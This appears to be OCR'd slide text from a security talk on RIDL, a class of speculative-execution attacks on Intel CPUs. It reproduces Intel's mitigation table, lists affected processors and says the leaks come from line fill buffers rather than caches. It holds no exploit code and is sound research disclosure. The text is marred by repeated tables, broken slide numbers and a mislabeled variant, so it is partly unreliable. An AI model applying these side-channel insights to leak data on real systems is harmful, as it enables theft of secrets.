The security of our products is one of our most important priorities.

The threat environment continues to evolve. Intel is committed to investing in the security and reliability of our products, and to working to safeguard users' sensitive information.

Specific to side-channel vulnerabilities, mitigations have been provided for all variants noted below through a combination of updates for:

- Firmware
- Operating systems
- Virtual Machine Manager*

System manufacturers have incorporated these updates. Some Intel products may contain hardware mitigations. See the table below for mitigation details:

	Vulnerability and Mitigation Method					
Processor Model	**Variant 1 (Bounds Check Bypass; also known as Spectre)**	**Variant 2 (Branch Target Injection; also known as Spectre)**	**Variant 3 (Rogue Data Cache Load; also known as Meltdown)**	**Variant 3a (Rogue System Register Read; also known as Meltdown)**	**Variant 4 (Rogue System Register Read)**	**Variant 5 (L1 Terminal Fault)**
Intel® Core™ i9-9900k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™ i7-9700k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware


Documentation

Content Type
Product Information & Documentation

Article ID
000031501

Last Reviewed
11/21/2018

16.1




- Firmware
- Operating systems
- Virtual Machine Manager*

System manufacturers have incorporated these updates Some Intel products may contain hardware mitigations. See the table below for mitigation details:

	Vulnerability and Mitigation Method					
Processor Model	**Variant 1 (Bounds Check Bypass; also known as Spectre)**	**Variant 2 (Branch Target Injection; also known as Spectre)**	**Variant 3 (Rogue Data Cache Load; also known as Meltdown)**	**Variant 3a (Rogue System Register Read; also known as Meltdown)**	**Variant 4 (Rogue System Register Read)**	**Variant 5 (L1 Terminal Fault)**
Intel® Core™ i9-9900k	OS/VMM	Firmware +OS	**Hardware**	Firmware	Firmware +OS	**Hardware**
Intel® Core™ i7-9700k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™ i5-9600k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™					Firmware	

16.2

Intel announces Coffee Lake Refresh




- Firmware
- Operating systems
- Virtual Machine Manager*

System manufacturers have incorporated these updates Some Intel products may contain hardware mitigations. See the table below for mitigation details:

	Vulnerability and Mitigation Method					
Processor Model	**Variant 1 (Bounds Check Bypass; also known as Spectre)**	**Variant 2 (Branch Target Injection; also known as Spectre)**	**Variant 3 (Rogue Data Cache Load; also known as Meltdown)**	**Variant 3a (Rogue System Register Read; also known as Meltdown)**	**Variant 4 (Rogue System Register Read)**	**Variant 5 (L1 Terminal Fault)**
Intel® Core™ i9-9900k	OS/VMM	Firmware +OS	**Hardware**	Firmware	Firmware +OS	**Hardware**
Intel® Core™ i7-9700k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™ i5-9600k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™					Firmware	

16.3

In-silicon mitigations against Meltdown and Foreshadow



- Firmware
- Operating systems
- Virtual Machine Manager*

System manufacturers have incorporated these updates Some Intel products may contain hardware mitigations. See the table below for mitigation details:

	Vulnerability and Mitigation Method					
Processor Model	**Variant 1 (Bounds Check Bypass; also known as Spectre)**	**Variant 2 (Branch Target Injection; also known as Spectre)**	**Variant 3 (Rogue Data Cache Load; also known as Meltdown)**	**Variant 3a (Rogue System Register Read; also known as Meltdown)**	**Variant 4 (Rogue System Register Read)**	**Variant 5 (L1 Terminal Fault)**
Intel® Core™ i9-9900k	OS/VMM	Firmware +OS	**Hardware**	Firmware	Firmware +OS	**Hardware**
Intel® Core™ i7-9700k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™ i5-9600k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™					Firmware	

Let’s buy the Intel Core i9-9900K!

===

RIDL works regardless of these in-silicon mitigations

1
6.
6

- ✓ Intel Xeon Silver 4110 (Skylake SP) - 2017
- ✓ Intel Core i7-8700K (Coffee Lake) - 2017
- ✓ Intel Core i7-7800X (Skylake X) - 2017
- ✓ Intel Core i7-7700K (Kaby Lake) - 2017
- ✓ Intel Core i7-6700K (Skylake) - 2015
- ✓ Intel Core i7-5775C (Broadwel) - 2015
- ✓ Intel Core i7-4790 (Haswell) - 2014
- ✓ Intel Core i7-3770K (Ivy Bridge) - 2012
- ✓ Intel Core i7-2600 (Sandy Bridge) - 2011
- ✓ Intel Core i3-550 (Westmere) - 2010
- ✓ Intel Core i7-920 (Nehalem) - 2008

AMD

We also tried to reproduce it on AMD


AMD

We also tried to reproduce it on AMD


RIDL does *not* affect AMD

But where are we *actually* leaking from?

LEAKY SOURCES




LEAKY SOURCES




Previous attacks had it *easy*, they leak from caches

LEAKY SOURCES




Caches are well documented and well understood.

LEAKY SOURCES




But RIDL does *not* leak from caches!

LEAKY SOURCES




But what else is there to leak from?

LEAKY SOURCES



There are other internal CPU buffers

LEAKY SOURCES



Line Fill Buffers, Store Buffers and Load Ports


RIDL is a **class** of speculative execution attacks

also known as **M**icro-architectural **D**ata **S**ampling

Let’s focus on one particular instance:

Line Fill Buffers

MANUALS




MEM_LOAD_UOPS_RETIRED.HIT_LFB_PS - Counts demand loads that hit in the line fill buffer (LFB). A LFB entry is allocated every time a miss occurs in the L1 DCache. When a load hits at this location it means that a previous load, store or hardware prefetch has already missed in the L1 DCache and the data fetch is in progress. Therefore the cost of a hit in the LFB varies. This event may count cache-line split loads that miss in the L1 DCache but do not miss the LLC.

